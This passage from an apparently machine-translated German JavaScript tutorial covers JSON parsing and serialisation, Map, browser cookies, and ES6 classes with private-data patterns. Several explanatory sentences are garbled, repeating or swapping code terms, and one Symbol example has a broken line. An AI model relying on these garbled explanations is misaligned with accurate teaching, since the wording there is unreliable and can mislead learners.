- JSON.parse (input [, reviver])
- JSON.stringify (Wert [, Platzhalter [, Leerzeichen]])

Parameter

Parameter	Einzelheiten
JSON.parse	**Parsen Sie eine JSON-Zeichenfolge**
`input (string)`	JSON-Zeichenfolge, die analysiert werden soll.
`reviver (function)`	Gibt eine Umwandlung für die Eingabe-JSON-Zeichenfolge vor.
JSON.stringify	**Serialisieren Sie einen serialisierbaren Wert**
`value (string)`	Wert, der gemäß der JSON-Spezifikation serialisiert werden soll.
`replacer (function` oder `String[]` oder `Number[])`	Schließt selektiv bestimmte Eigenschaften des `value` .
`space (String` oder `Number`)	Wenn eine `number` wird, werden `space` für Leerzeichen der Lesbarkeit hinzugefügt. Wenn eine `string` bereitgestellt wird, wird die Zeichenfolge (die ersten 10 Zeichen) als Leerzeichen verwendet.

Bemerkungen

Die JSON- Dienstmethoden wurden zuerst in ECMAScript 5.1 §15.12 standardisiert .

Das Format wurde formal definiert in **Der Antrag /** Json-Medientyp **für JSON** (RFC 4627 Juli

2006), der später im **JSON-Datenaustauschformat** (RFC 7158 März 2013, ECMA-404 Oktober 2013 und RFC 7159 März 2014) aktualisiert wurde.

Verwenden Sie json2.js von Douglas Crockford, um diese Methoden in alten Browsern wie Internet Explorer 8 verfügbar zu machen.

Examples

Analysieren einer einfachen JSON-Zeichenfolge

Die `JSON.parse()` Methode analysiert einen String als JSON und gibt ein JavaScript- `JSON.parse()` , ein Array oder ein Objekt zurück:

```
const array = JSON.parse('[1, 2, "c", "d", {"e": false}]');
console.log(array); // logs: [1, 2, "c", "d", {e: false}]
```

Einen Wert serialisieren

Ein JavaScript-Wert kann mit der Funktion `JSON.stringify` in eine JSON-Zeichenfolge `JSON.stringify` werden.

```
JSON.stringify(value[, replacer[, space]])
```

1. `value` Der Wert, der in eine JSON-Zeichenfolge konvertiert werden soll.

```
/* Boolean */  JSON.stringify(true)             // 'true'
/* Number  */  JSON.stringify(12)               // '12'
/* String  */  JSON.stringify('foo')            // '"foo"'
/* Object  */  JSON.stringify({})               // '{}'
               JSON.stringify({foo: 'baz'})     // '{"foo": "baz"}'
/* Array   */  JSON.stringify([1, true, 'foo']) // '[1, true, "foo"]'
/* Date    */  JSON.stringify(new Date())       // '"2016-08-06T17:25:23.588Z"'
/* Symbol  */  JSON.stringify({x:Symbol()})     // '{}'
```

2. `replacer` Eine Funktion, die das Verhalten des Stringifizierungsprozesses oder eines Arrays von String- und Number-Objekten ändert, die als Whitelist zum Filtern der Eigenschaften des Wertobjekts dienen, das in den JSON-String aufgenommen werden soll. Wenn dieser Wert null ist oder nicht angegeben wird, werden alle Eigenschaften des Objekts in die resultierende JSON-Zeichenfolge aufgenommen.

```
// replacer as a function
function replacer (key, value) {
    // Filtering out properties
    if (typeof value === "string") {
        return
    }
    return value
}

var foo = { foundation: "Mozilla", model: "box", week: 45, transport: "car", month: 7 }
```

```
JSON.stringify(foo, replacer)
// -> '{"week": 45, "month": 7}'
```

```
// replacer as an array
JSON.stringify(foo, ['foundation', 'week', 'month'])
// -> '{"foundation": "Mozilla", "week": 45, "month": 7}'
// only the `foundation`, `week`, and `month` properties are kept
```

3. `space` Aus Gründen der Lesbarkeit kann die Anzahl der Leerzeichen für den Einzug als dritter Parameter angegeben werden.

```
JSON.stringify({x: 1, y: 1}, null, 2)  // 2 space characters will be used for indentation
/* output:
    {
      'x': 1,
      'y': 1
    }
*/
```

Alternativ kann ein Zeichenfolgewert angegeben werden, der zum Einrücken verwendet wird. Wenn Sie beispielsweise `'\t'` wird das Tabulatorzeichen für die Einrückung verwendet.

```
JSON.stringify({x: 1, y: 1}, null, '\t')
/* output:
    {
        'x': 1,
        'y': 1
    }
*/
```

Serialisierung mit einer Ersetzungsfunktion

Eine `replacer` kann zum Filtern oder Umwandeln von Werten verwendet werden, die serialisiert werden.

```
const userRecords = [
  {name: "Joe", points: 14.9, level: 31.5},
  {name: "Jane", points: 35.5, level: 74.4},
  {name: "Jacob", points: 18.5, level: 41.2},
  {name: "Jessie", points: 15.1, level: 28.1},
];

// Remove names and round numbers to integers to anonymize records before sharing
const anonymousReport = JSON.stringify(userRecords, (key, value) =>
  key === 'name'
    ? undefined
    : (typeof value === 'number' ? Math.floor(value) : value)
);
```

Dies erzeugt die folgende Zeichenfolge:

```
'[{"points":14,"level":31},{"points":35,"level":74},{"points":18,"level":41},{"points":15,"level":28}]'
```

Parsen mit einer Reviver-Funktion

Eine Reviver-Funktion kann verwendet werden, um den analysierten Wert zu filtern oder umzuwandeln.

5.1

```
var jsonString = '[{"name":"John","score":51},{"name":"Jack","score":17}]';

var data = JSON.parse(jsonString, function reviver(key, value) {
  return key === 'name' ? value.toUpperCase() : value;
});
```

6

```
const jsonString = '[{"name":"John","score":51},{"name":"Jack","score":17}]';

const data = JSON.parse(jsonString, (key, value) =>
  key === 'name' ? value.toUpperCase() : value
);
```

Dies führt zu folgendem Ergebnis:

```
[
  {
    'name': 'JOHN',
    'score': 51
  },
  {
    'name': 'JACK',
    'score': 17
  }
]
```

Dies ist besonders nützlich, wenn Daten gesendet werden müssen, die bei der Übertragung mit JSON serialisiert / codiert werden müssen, der Server jedoch deserialisiert / decodiert werden soll. Im folgenden Beispiel wurde ein Datum in seine ISO 8601-Darstellung codiert. Wir verwenden die Reviver-Funktion, um dies in einem JavaScript- `Date` zu analysieren.

5.1

```
var jsonString = '{"date":"2016-01-04T23:00:00.000Z"}';

var data = JSON.parse(jsonString, function (key, value) {
  return (key === 'date') ? new Date(value) : value;
});
```

6

```
const jsonString = '{"date":"2016-01-04T23:00:00.000Z"}';

const data = JSON.parse(jsonString, (key, value) =>
  key === 'date' ? new Date(value) : value
```

```
);
```

Es ist wichtig sicherzustellen, dass die Reviver-Funktion am Ende jeder Iteration einen nützlichen Wert zurückgibt. Wenn die Funktion reviver `undefined` zurückgibt, kein Wert oder die Ausführung gegen Ende der Funktion abfällt, wird die Eigenschaft aus dem Objekt gelöscht. Andernfalls wird die Eigenschaft als Rückgabewert neu definiert.

Klasseninstanzen serialisieren und wiederherstellen

Sie können eine benutzerdefinierte `toJSON` Methode und eine `toJSON` Funktion verwenden, um Instanzen Ihrer eigenen Klasse in JSON zu übertragen. Wenn ein Objekt eine `toJSON` Methode hat, wird das Ergebnis anstelle des Objekts selbst serialisiert.

6

```
function Car(color, speed) {
  this.color = color;
  this.speed = speed;
}

Car.prototype.toJSON = function() {
  return {
    $type: 'com.example.Car',
    color: this.color,
    speed: this.speed
  };
};

Car.fromJSON = function(data) {
  return new Car(data.color, data.speed);
};
```

6

```
class Car {
  constructor(color, speed) {
    this.color = color;
    this.speed = speed;
    this.id_ = Math.random();
  }

  toJSON() {
    return {
      $type: 'com.example.Car',
      color: this.color,
      speed: this.speed
    };
  }

  static fromJSON(data) {
    return new Car(data.color, data.speed);
  }
}
```

```
var userJson = JSON.stringify({
```

```
  name: "John",
  car: new Car('red', 'fast')
});
```

Dies erzeugt einen String mit folgendem Inhalt:

```
{"name":"John","car":{"$type":"com.example.Car","color":"red","speed":"fast"}}
```

```
var userObject = JSON.parse(userJson, function reviver(key, value) {
  return (value && value.$type === 'com.example.Car') ? Car.fromJSON(value) : value;
});
```

Dies erzeugt das folgende Objekt:

```
{
  name: "John",
  car: Car {
    color: "red",
    speed: "fast",
    id_: 0.19349242527065402
  }
}
```

JSON versus JavaScript-Literale

JSON steht für "JavaScript Object Notation", aber es ist kein JavaScript. Stellen Sie sich das nur als *Datenserialisierungsformat vor* , das direkt als JavaScript-Literal verwendet werden kann. Es ist jedoch nicht ratsam, JSON direkt auszuführen (dh durch `eval()`), das von einer externen Quelle abgerufen wird. Funktionell unterscheidet sich JSON nicht sehr von XML oder YAML - einige Verwirrung kann vermieden werden, wenn JSON nur als Serialisierungsformat betrachtet wird, das JavaScript sehr ähnlich sieht.

Auch wenn der Name nur Objekte impliziert und obwohl die Mehrzahl der Anwendungsfälle durch eine Art API immer Objekte und Arrays sind, ist JSON nicht nur für Objekte oder Arrays. Die folgenden Grundtypen werden unterstützt:

- String (zB `"Hello World!"`)
- Nummer (zB `42`)
- Boolean (zB `true`)
- Der Wert `null`

`undefined` wird nicht in dem Sinne unterstützt, dass eine undefinierte Eigenschaft bei der Serialisierung in JSON nicht angegeben wird. Daher gibt es keine Möglichkeit, JSON zu deserialisieren und eine Eigenschaft zu erhalten, deren Wert nicht `undefined` .

Die Zeichenfolge `"42"` ist gültiger JSON. JSON muss nicht immer einen äußeren Umschlag aus `"{...}"` oder `"[...]"` .

Während nome JSON auch gültiges JavaScript und einige JavaScript auch gültige JSON sind, gibt es einige subtile Unterschiede zwischen beiden Sprachen, und keine der beiden Sprachen ist

eine Untermenge der anderen.

Nehmen Sie die folgende JSON-Zeichenfolge als Beispiel:

```
{"color": "blue"}
```

Dies kann direkt in JavaScript eingefügt werden. Es ist syntaktisch gültig und liefert den korrekten Wert:

```
const skin = {"color": "blue"};
```

Wir wissen jedoch, dass "color" ein gültiger Bezeichnername ist und die Anführungszeichen um den Eigenschaftsnamen weggelassen werden können:

```
const skin = {color: "blue"};
```

Wir wissen auch, dass wir Anführungszeichen anstelle von Anführungszeichen verwenden können:

```
const skin = {'color': 'blue'};
```

Aber wenn wir beide Literale nehmen und als JSON behandeln würden, wird **keine der beiden syntaktisch gültigen** JSONs gelten:

```
{color: "blue"}
{'color': 'blue'}
```

JSON erfordert strengstens, dass alle Eigenschaftsnamen in doppelte Anführungszeichen gesetzt werden und Zeichenfolgenwerte ebenfalls in doppelte Anführungszeichen gesetzt werden.

Es ist üblich, dass JSON-Neulinge versuchen, Code-Auszüge mit JavaScript-Literalen als JSON zu verwenden und sich über die Syntaxfehler, die sie vom JSON-Parser erhalten, den Kopf zerkratzen.

Mehr Verwirrung tritt auf, wenn *falsche Terminologie* im Code oder in Konversation angewendet wird.

Ein allgemeines Anti-Pattern ist das Benennen von Variablen, die Nicht-JSON-Werte enthalten, als "json":

```
fetch(url).then(function (response) {
  const json = JSON.parse(response.data); // Confusion ensues!

  // We're done with the notion of "JSON" at this point,
  // but the concept stuck with the variable name.
});
```

Im obigen Beispiel ist `response.data` eine JSON-Zeichenfolge, die von einer API zurückgegeben wird. JSON stoppt bei der HTTP-Antwortdomäne. Die Variable mit dem "json" -Unenner enthält

nur einen JavaScript-Wert (dies kann ein Objekt, ein Array oder sogar eine einfache Zahl sein!)

Ein weniger verwirrender Weg, um das oben zu schreiben, ist:

```
fetch(url).then(function (response) {
  const value = JSON.parse(response.data);

  // We're done with the notion of "JSON" at this point.
  // You don't talk about JSON after parsing JSON.
});
```

Entwickler neigen auch dazu, den Ausdruck "JSON-Objekt" häufig herumzuwerfen. Dies führt auch zu Verwirrung. Wie bereits erwähnt, muss eine JSON-Zeichenfolge kein Objekt als Wert enthalten. "JSON-String" ist ein besserer Begriff. Genauso wie "XML-String" oder "YAML-String". Sie erhalten eine Zeichenfolge, Sie analysieren sie und Sie erhalten einen Wert.

Zyklische Objektwerte

Nicht alle Objekte können in eine JSON-Zeichenfolge konvertiert werden. Wenn ein Objekt über zyklische Selbstreferenzen verfügt, schlägt die Konvertierung fehl.

Dies ist normalerweise der Fall für hierarchische Datenstrukturen, bei denen sich Eltern und Kind auf einander beziehen:

```
const world = {
  name: 'World',
  regions: []
};

world.regions.push({
  name: 'North America',
  parent: 'America'
});
console.log(JSON.stringify(world));
// {"name":"World","regions":[{"name":"North America","parent":"America"}]}

world.regions.push({
  name: 'Asia',
  parent: world
});

console.log(JSON.stringify(world));
// Uncaught TypeError: Converting circular structure to JSON
```

Sobald der Prozess einen Zyklus erkennt, wird die Ausnahme ausgelöst. Ohne Zykluserkennung wäre die Zeichenfolge unendlich lang.

JSON online lesen: https://riptutorial.com/de/javascript/topic/416/json

Kapitel 52: Karte

Syntax

- neue Karte ([iterable])
- map.set (Schlüssel, Wert)
- map.get (Schlüssel)
- Kartengröße
- map.clear ()
- map.delete (Schlüssel)
- map.entries ()
- map.keys ()
- map.values ()
- map.forEach (Rückruf [, thisArg])

Parameter

Parameter	Einzelheiten
`iterable`	Jedes iterierbare Objekt (zum Beispiel ein Array), das `[key, value]` -Paare enthält.
`key`	Der Schlüssel eines Elements.
`value`	Der dem Schlüssel zugewiesene Wert.
`callback`	Die Callback-Funktion wird mit drei Parametern aufgerufen: value, key und map.
`thisArg`	Wert , die verwendet werden , wie `this` bei der Ausführung `callback` .

Bemerkungen

In Maps gilt `NaN` als das gleiche wie `NaN` , obwohl `NaN !== NaN` Zum Beispiel:

```
const map = new Map([[NaN, true]]);
console.log(map.get(NaN)); // true
```

Examples

Karte erstellen

Eine Map ist eine grundlegende Zuordnung von Schlüsseln zu Werten. Maps unterscheiden sich

von Objekten darin, dass ihre Schlüssel beliebige Elemente (Grundwerte sowie Objekte) sein können, nicht nur Strings und Symbole. Die Iteration über Maps wird auch immer in der Reihenfolge ausgeführt, in der die Elemente in die Map eingefügt wurden, während die Reihenfolge beim Durchlaufen von Schlüsseln in einem Objekt undefiniert ist.

Verwenden Sie zum Erstellen einer Map den Map-Konstruktor:

```
const map = new Map();
```

Es verfügt über einen optionalen Parameter, bei dem es sich um ein beliebiges iterierbares Objekt (z. B. ein Array) handeln kann, das Arrays aus zwei Elementen enthält. Zuerst wird der Schlüssel und die Sekunde der Wert. Zum Beispiel:

```
const map = new Map([[new Date(), {foo: "bar"}], [document.body, "body"]]);
//                      ^key          ^value          ^key        ^value
```

Karte löschen

Verwenden `.clear()` zum Entfernen aller Elemente aus einer Map die Methode `.clear()` :

```
map.clear();
```

Beispiel:

```
const map = new Map([[1, 2], [3, 4]]);
console.log(map.size); // 2
map.clear();
console.log(map.size); // 0
console.log(map.get(1)); // undefined
```

Ein Element aus einer Map entfernen

Um ein Element aus einer Map zu entfernen, verwenden Sie die `.delete()` -Methode.

```
map.delete(key);
```

Beispiel:

```
const map = new Map([[1, 2], [3, 4]]);
console.log(map.get(3)); // 4
map.delete(3);
console.log(map.get(3)); // undefined
```

Diese Methode gibt `true` zurück `true` wenn das Element vorhanden war und entfernt wurde, andernfalls `false` :

```
const map = new Map([[1, 2], [3, 4]]);
console.log(map.delete(1)); // true
console.log(map.delete(7)); // false
```

Überprüfen, ob ein Schlüssel in einer Karte vorhanden ist

Um zu überprüfen, ob ein Schlüssel in einer Map vorhanden ist, verwenden Sie die `.has()` -Methode:

```
map.has(key);
```

Beispiel:

```
const map = new Map([[1, 2], [3, 4]]);
console.log(map.has(1)); // true
console.log(map.has(2)); // false
```

Karten iterieren

Map verfügt über drei Methoden, die Iteratoren zurückgeben: `.keys()` , `.values()` und `.entries()` . `.entries()` ist der Standard-Map-Iterator und enthält `[key, value]` -Paare.

```
const map = new Map([[1, 2], [3, 4]]);

for (const [key, value] of map) {
  console.log(`key: ${key}, value: ${value}`);
  // logs:
  // key: 1, value: 2
  // key: 3, value: 4
}

for (const key of map.keys()) {
  console.log(key); // logs 1 and 3
}

for (const value of map.values()) {
  console.log(value); // logs 2 and 4
}
```

Map hat auch die `.forEach()` -Methode. Der erste Parameter ist eine Callback - Funktion, die für jedes Element in der Karte bezeichnet wird, und der zweite Parameter ist der Wert, der verwendet werden , wie `this` bei der Callback - Funktion ausführt.

Die Rückruffunktion hat drei Argumente: value, key und das Kartenobjekt.

```
const map = new Map([[1, 2], [3, 4]]);
map.forEach((value, key, theMap) => console.log(`key: ${key}, value: ${value}`));
// logs:
// key: 1, value: 2
// key: 3, value: 4
```

Elemente holen und einstellen

Verwenden Sie `.get(key)` , um den Wert per Schlüssel zu ermitteln, und `.set(key, value)` , um einem Schlüssel einen Wert zuzuweisen.

Wenn das Element mit dem angegebenen Schlüssel nicht in der Karte vorhanden ist , `.get()` gibt `undefined` .

`.set()` -Methode gibt das Kartenobjekt zurück, sodass Sie `.set()` Aufrufe `.set()` können.

```
const map = new Map();
console.log(map.get(1)); // undefined
map.set(1, 2).set(3, 4);
console.log(map.get(1)); // 2
```

Anzahl der Elemente einer Karte ermitteln

Um die Anzahl der Elemente einer Map `.size` , verwenden Sie die `.size` :

```
const map = new Map([[1, 2], [3, 4]]);
console.log(map.size); // 2
```

Karte online lesen: https://riptutorial.com/de/javascript/topic/1648/karte

Kapitel 53: Kekse

Examples

Cookies hinzufügen und einstellen

Die folgenden Variablen legen das folgende Beispiel fest:

```
var COOKIE_NAME = "Example Cookie";     /* The cookie's name. */
var COOKIE_VALUE = "Hello, world!";     /* The cookie's value. */
var COOKIE_PATH = "/foo/bar";           /* The cookie's path. */
var COOKIE_EXPIRES;                     /* The cookie's expiration date (config'd below). */

/* Set the cookie expiration to 1 minute in future (60000ms = 1 minute). */
COOKIE_EXPIRES = (new Date(Date.now() + 60000)).toUTCString();
```

```
document.cookie +=
  COOKIE_NAME + "=" + COOKIE_VALUE
  + "; expires=" + COOKIE_EXPIRES
  + "; path=" + COOKIE_PATH;
```

Kekse lesen

```
var name = name + "=",
    cookie_array = document.cookie.split(';'),
    cookie_value;
for(var i=0;i<cookie_array.length;i++) {
    var cookie=cookie_array[i];
    while(cookie.charAt(0)==' ')
        cookie = cookie.substring(1,cookie.length);
    if(cookie.indexOf(name)==0)
        cookie_value = cookie.substring(name.length,cookie.length);
    }
```

Dadurch wird `cookie_value` auf den Wert des Cookies gesetzt, sofern er existiert. Wenn das Cookie nicht gesetzt ist, wird `cookie_value` auf `null`

Cookies entfernen

```
var expiry = new Date();
expiry.setTime(expiry.getTime() - 3600);
document.cookie = name + "=; expires=" + expiry.toGMTString() + "; path=/"
```

Dadurch wird der Cookie mit einem bestimmten `name` .

Testen Sie, ob Cookies aktiviert sind

Wenn Sie vor der Verwendung von Cookies sicherstellen möchten, dass Cookies aktiviert sind, können Sie `navigator.cookieEnabled` :

```
if (navigator.cookieEnabled === false)
{
    alert("Error: cookies not enabled!");
}
```

Beachten Sie, dass `navigator.cookieEnabled` auf älteren Browsern möglicherweise nicht vorhanden und nicht definiert ist. In diesen Fällen erkennen Sie nicht, dass Cookies nicht aktiviert sind.

Kekse online lesen: https://riptutorial.com/de/javascript/topic/270/kekse

Kapitel 54: Klassen

Syntax

- Klasse Foo {}
- Klasse Foo erweitert Bar {}
- Klasse Foo {Konstruktor () {}}
- Klasse Foo {myMethod () {}}
- Klasse Foo {get myProperty () {}}
- Klasse Foo {set myProperty (newValue) {}}
- Klasse Foo {statisch myStaticMethod () {}}
- Klasse Foo {static get myStaticProperty () {}}
- const Foo = Klasse Foo {};
- const Foo = Klasse {};

Bemerkungen

`class` wurde nur im Rahmen des es6- Standards von 2015 zu JavaScript hinzugefügt.

Javascript-Klassen sind syntaktischer Zucker über die bereits auf Prototypen basierende Vererbung von JavaScript. Diese neue Syntax führt kein neues objektorientiertes Vererbungsmodell in JavaScript ein, sondern nur eine einfachere Methode zum Umgang mit Objekten und Vererbung. Eine `class` ist im Wesentlichen eine Abkürzung für manuell einen Konstruktor definiert `function` und Hinzufügen von Eigenschaften zu dem Prototyp des Konstruktors. Ein wichtiger Unterschied besteht darin, dass Funktionen direkt (ohne das `new` Schlüsselwort) aufgerufen werden können, während eine Klasse, die direkt aufgerufen wird, eine Ausnahme auslöst.

```
class someClass {
    constructor () {}
    someMethod () {}
}

console.log(typeof someClass);
console.log(someClass);
console.log(someClass === someClass.prototype.constructor);
console.log(someClass.prototype.someMethod);

// Output:
// function
// function someClass() { "use strict"; }
// true
// function () { "use strict"; }
```

Wenn Sie eine frühere Version von JavaScript verwenden, benötigen Sie einen Transpiler wie babel oder einen Google-Closure-Compiler , um den Code in eine Version zu kompilieren, die die Zielplattform verstehen kann.

Examples

Klassenkonstruktor

Der grundlegende Teil der meisten Klassen ist der Konstruktor, der den Anfangszustand der einzelnen Instanzen festlegt und alle Parameter behandelt, die beim Aufruf von `new` .

Es ist in einem `class` definiert, als ob Sie eine Methode mit dem Namen `constructor` , obwohl es tatsächlich als Sonderfall behandelt wird.

```
class MyClass {
    constructor(option) {
        console.log(`Creating instance using ${option} option.`);
        this.option = option;
    }
}
```

Verwendungsbeispiel:

```
const foo = new MyClass('speedy'); // logs: "Creating instance using speedy option"
```

Eine kleine Bemerkung ist, dass ein Klassenkonstruktor nicht mit dem Schlüsselwort static `static` , wie dies für andere Methoden beschrieben wird.

Statische Methoden

Statische Methoden und Eigenschaften werden in *der Klasse / im Konstruktor selbst definiert* , nicht in Instanzobjekten. Diese werden in einer Klassendefinition mit dem `static` Schlüsselwort angegeben.

```
class MyClass {
    static myStaticMethod() {
        return 'Hello';
    }

    static get myStaticProperty() {
        return 'Goodbye';
    }
}

console.log(MyClass.myStaticMethod()); // logs: "Hello"
console.log(MyClass.myStaticProperty); // logs: "Goodbye"
```

Wir können sehen, dass statische Eigenschaften für Objektinstanzen nicht definiert sind:

```
const myClassInstance = new MyClass();

console.log(myClassInstance.myStaticProperty); // logs: undefined
```

Sie *sind jedoch* in Unterklassen definiert:

```
class MySubClass extends MyClass {};

console.log(MySubClass.myStaticMethod()); // logs: "Hello"
console.log(MySubClass.myStaticProperty); // logs: "Goodbye"
```

Getter und Setter

Mit Getern und Setters können Sie ein benutzerdefiniertes Verhalten zum Lesen und Schreiben einer bestimmten Eigenschaft in Ihrer Klasse definieren. Für den Benutzer sehen sie genauso aus wie jede typische Eigenschaft. Intern wird jedoch eine von Ihnen bereitgestellte benutzerdefinierte Funktion verwendet, um den Wert beim Zugriff auf die Eigenschaft (den Getter) zu bestimmen und alle erforderlichen Änderungen vorzunehmen, wenn die Eigenschaft zugewiesen wird (der Setter).

In einer `class` wird ein Getter wie eine Methode ohne Argumente geschrieben, der `get` Schlüsselwort `get` vorangestellt ist. Ein Setter ist ähnlich, mit der Ausnahme, dass er ein Argument akzeptiert (der neue Wert wird zugewiesen) und stattdessen das `set` Schlüsselwort verwendet wird.

Hier ist eine Beispielklasse, die einen Getter und Setter für die `.name` bereitstellt. Bei jeder Zuweisung zeichnen wir den neuen Namen in einem internen Array `.names_` . Bei jedem Zugriff wird der neueste Name zurückgegeben.

```
class MyClass {
    constructor() {
        this.names_ = [];
    }

    set name(value) {
        this.names_.push(value);
    }

    get name() {
        return this.names_[this.names_.length - 1];
    }
}

const myClassInstance = new MyClass();
myClassInstance.name = 'Joe';
myClassInstance.name = 'Bob';

console.log(myClassInstance.name); // logs: "Bob"
console.log(myClassInstance.names_); // logs: ["Joe", "Bob"]
```

Wenn Sie nur einen Setter definieren, wird beim Versuch, auf die Eigenschaft zuzugreifen, immer `undefined` .

```
const classInstance = new class {
    set prop(value) {
        console.log('setting', value);
    }
};

classInstance.prop = 10; // logs: "setting", 10
```

```
console.log(classInstance.prop); // logs: undefined
```

Wenn Sie nur einen Getter definieren, hat der Versuch, die Eigenschaft zuzuweisen, keine Auswirkungen.

```
const classInstance = new class {
    get prop() {
        return 5;
    }
};

classInstance.prop = 10;

console.log(classInstance.prop); // logs: 5
```

Klassenvererbung

Vererbung funktioniert genauso wie in anderen objektorientierten Sprachen: In der übergeordneten Klasse definierte Methoden sind in der erweiterten Unterklasse zugänglich.

Wenn die Unterklasse einen eigenen Konstruktor deklariert , dann muss es den Eltern Konstruktor über aufrufen `super()` , bevor er Zugriff auf `this` .

```
class SuperClass {

    constructor() {
        this.logger = console.log;
    }

    log() {
        this.logger(`Hello ${this.name}`);
    }

}

class SubClass extends SuperClass {

    constructor() {
        super();
        this.name = 'subclass';
    }

}

const subClass = new SubClass();

subClass.log(); // logs: "Hello subclass"
```

Private Mitglieder

JavaScript unterstützt private Mitglieder technisch nicht als Sprachfunktion. Privacy - beschrieben von Douglas Crockford - wird stattdessen über Closures (beibehaltener Funktionsumfang) emuliert, die bei jedem Instantiierungsaufruf einer Konstruktorfunktion generiert werden.

Das `Queue` zeigt, wie mit Konstruktorfunktionen der lokale Status beibehalten und auch über privilegierte Methoden zugänglich gemacht werden kann.

```
class Queue {

  constructor () {                    // - does generate a closure with each instantiation.

    const list = [];                  // - local state ("private member").

    this.enqueue = function (type) {  // - privileged public method
                                      //   accessing the local state
      list.push(type);                //   "writing" alike.
      return type;
    };
    this.dequeue = function () {      // - privileged public method
                                      //   accessing the local state
      return list.shift();            //   "reading / writing" alike.
    };
  }
}


var q = new Queue;            //
                              //
q.enqueue(9);                 // ... first in ...
q.enqueue(8);                 //
q.enqueue(7);                 //
                              //
console.log(q.dequeue());     // 9 ... first out.
console.log(q.dequeue());     // 8
console.log(q.dequeue());     // 7
console.log(q);               // {}
console.log(Object.keys(q));  // ["enqueue","dequeue"]
```

Bei jeder Instantiierung eines `Queue` Typs generiert der Konstruktor eine Schließung.

Daher haben sowohl die eigenen Methoden des `Queue` Typs `enqueue` als auch `dequeue` (siehe `Object.keys(q)`) immer noch Zugriff auf eine `list` , die weiterhin in ihrem einschließenden Bereich *lebt* , der zum Bauzeitpunkt beibehalten wurde.

Wenn Sie dieses Muster verwenden, indem Sie private Mitglieder über privilegierte öffentliche Methoden emulieren, sollte bedacht werden, dass mit jeder Instanz zusätzlicher Speicher für jede *eigene Eigenschaftsmethode* verbraucht wird (da dies Code ist, der nicht freigegeben / wiederverwendet werden kann). Dasselbe gilt für die Menge / Größe des Zustands, der in einem solchen Abschluss gespeichert wird.

Dynamische Methodennamen

Es gibt auch die Möglichkeit, Ausdrücke auszuwerten, wenn Methoden benannt werden, ähnlich wie Sie mit `[]` auf die Objekteigenschaften zugreifen können. Dies kann für dynamische Eigenschaftsnamen hilfreich sein, wird jedoch häufig in Verbindung mit Symbolen verwendet.

```
let METADATA = Symbol('metadata');
```

```
class Car {
  constructor(make, model) {
    this.make = make;
    this.model = model;
  }

  // example using symbols
  [METADATA]() {
    return {
      make: this.make,
      model: this.model
    };
  }

  // you can also use any javascript expression

  // this one is just a string, and could also be defined with simply add()
  ["add"](a, b) {
    return a + b;
  }

  // this one is dynamically evaluated
  [1 + 2]() {
    return "three";
  }
}

let MazdaMPV = new Car("Mazda", "MPV");
MazdaMPV.add(4, 5); // 9
MazdaMPV[3](); // "three"
MazdaMPV[METADATA](); // { make: "Mazda", model: "MPV" }
```

Methoden

Methoden können in Klassen definiert werden, um eine Funktion auszuführen und optional ein Ergebnis zurückzugeben.
Sie können Argumente vom Anrufer erhalten.

```
class Something {
    constructor(data) {
        this.data = data
    }

    doSomething(text) {
        return {
            data: this.data,
            text
        }
    }
}

var s = new Something({})
s.doSomething("hi") // returns: { data: {}, text: "hi" }
```

Verwalten von privaten Daten mit Klassen

Eines der häufigsten Hindernisse bei der Verwendung von Klassen ist der richtige Umgang mit

privaten Staaten. Es gibt vier gängige Lösungen für den Umgang mit Privatstaaten:

Symbole verwenden

Symbole sind ein neuer primitiver Typ, der in ES2015 eingeführt wurde, wie in MDN definiert

> Ein Symbol ist ein eindeutiger und unveränderlicher Datentyp, der als Bezeichner für Objekteigenschaften verwendet werden kann.

Wenn ein Symbol als Eigenschaftsschlüssel verwendet wird, ist es nicht aufzuzählen.

Daher werden sie nicht mithilfe von `for var in Object.keys` .

So können wir Symbole verwenden, um private Daten zu speichern.

```
const topSecret = Symbol('topSecret'); // our private key; will only be accessible on the
scope of the module file
export class SecretAgent{
    constructor(secret){
        this[topSecret] = secret; // we have access to the symbol key (closure)
        this.coverStory = 'just a simple gardner';
        this.doMission = () => {
            figureWhatToDo(topSecret[topSecret]); // we have access to topSecret
        };
    }
}
```

Da `symbols` eindeutig sind, müssen wir auf das Originalsymbol verweisen, um auf die private Eigenschaft zugreifen zu können.

```
import {SecretAgent} from 'SecretAgent.js'
const agent = new SecretAgent('steal all the ice cream');
// ok lets try to get the secret out of him!
Object.keys(agent); // ['coverStory'] only cover story is public, our secret is kept.
agent[Symbol('topSecret')]; // undefined, as we said, symbols are always unique, so only the
original symbol will help us to get the data.
```

Aber es ist nicht zu 100% privat; lasst uns diesen Agenten brechen! Wir können die `Object.getOwnPropertySymbols` Methode verwenden, um die Objektsymbole `Object.getOwnPropertySymbols` .

```
const secretKeys = Object.getOwnPropertySymbols(agent);
agent[secretKeys[0]] // 'steal all the ice cream' , we got the secret.
```

WeakMaps verwenden

`WeakMap` ist ein neuer Objekttyp, der für es6 hinzugefügt wurde.

Wie in MDN definiert

> Das WeakMap-Objekt ist eine Sammlung von Schlüssel / Wert-Paaren, in denen die

> Schlüssel schwach referenziert werden. Die Schlüssel müssen Objekte sein und die Werte können beliebige Werte sein.

Eine weitere wichtige Funktion von `WeakMap` ist, wie in MDN definiert.

> Der Schlüssel in einer WeakMap wird schwach gehalten. Dies bedeutet, dass der gesamte Eintrag von der WeakMap vom Garbage Collection entfernt wird, wenn keine anderen starken Verweise auf den Schlüssel vorhanden sind.

Die Idee ist, die WeakMap als statische Map für die gesamte Klasse zu verwenden, um jede Instanz als Schlüssel und die privaten Daten als Wert für diesen Instanzschlüssel zu speichern.

Daher haben wir nur innerhalb der Klasse Zugriff auf die `WeakMap` Sammlung.

`WeakMap` unseren Agenten mit `WeakMap` :

```
const topSecret = new WeakMap(); // will hold all private data of all instances.
export class SecretAgent{
    constructor(secret){
        topSecret.set(this,secret); // we use this, as the key, to set it on our instance
private data
        this.coverStory = 'just a simple gardner';
        this.doMission = () => {
            figureWhatToDo(topSecret.get(this)); // we have access to topSecret
        };
    }
}
```

Da der const `topSecret` in unserem `topSecret` definiert ist und wir ihn nicht an unsere Instanzeigenschaften `topSecret` ist dieser Ansatz völlig privat und wir können den Agenten `topSecret` nicht erreichen.

Definieren Sie alle Methoden innerhalb des Konstruktors

Die Idee hier ist einfach, alle unsere Methoden und Member im Konstruktor zu definieren und die Schließung zu verwenden, um auf private Member zuzugreifen, ohne sie `this` zuzuordnen.

```
   export class SecretAgent{
        constructor(secret){
            const topSecret = secret;
            this.coverStory = 'just a simple gardner';
            this.doMission = () => {
                figureWhatToDo(topSecret); // we have access to topSecret
            };
        }
    }
```

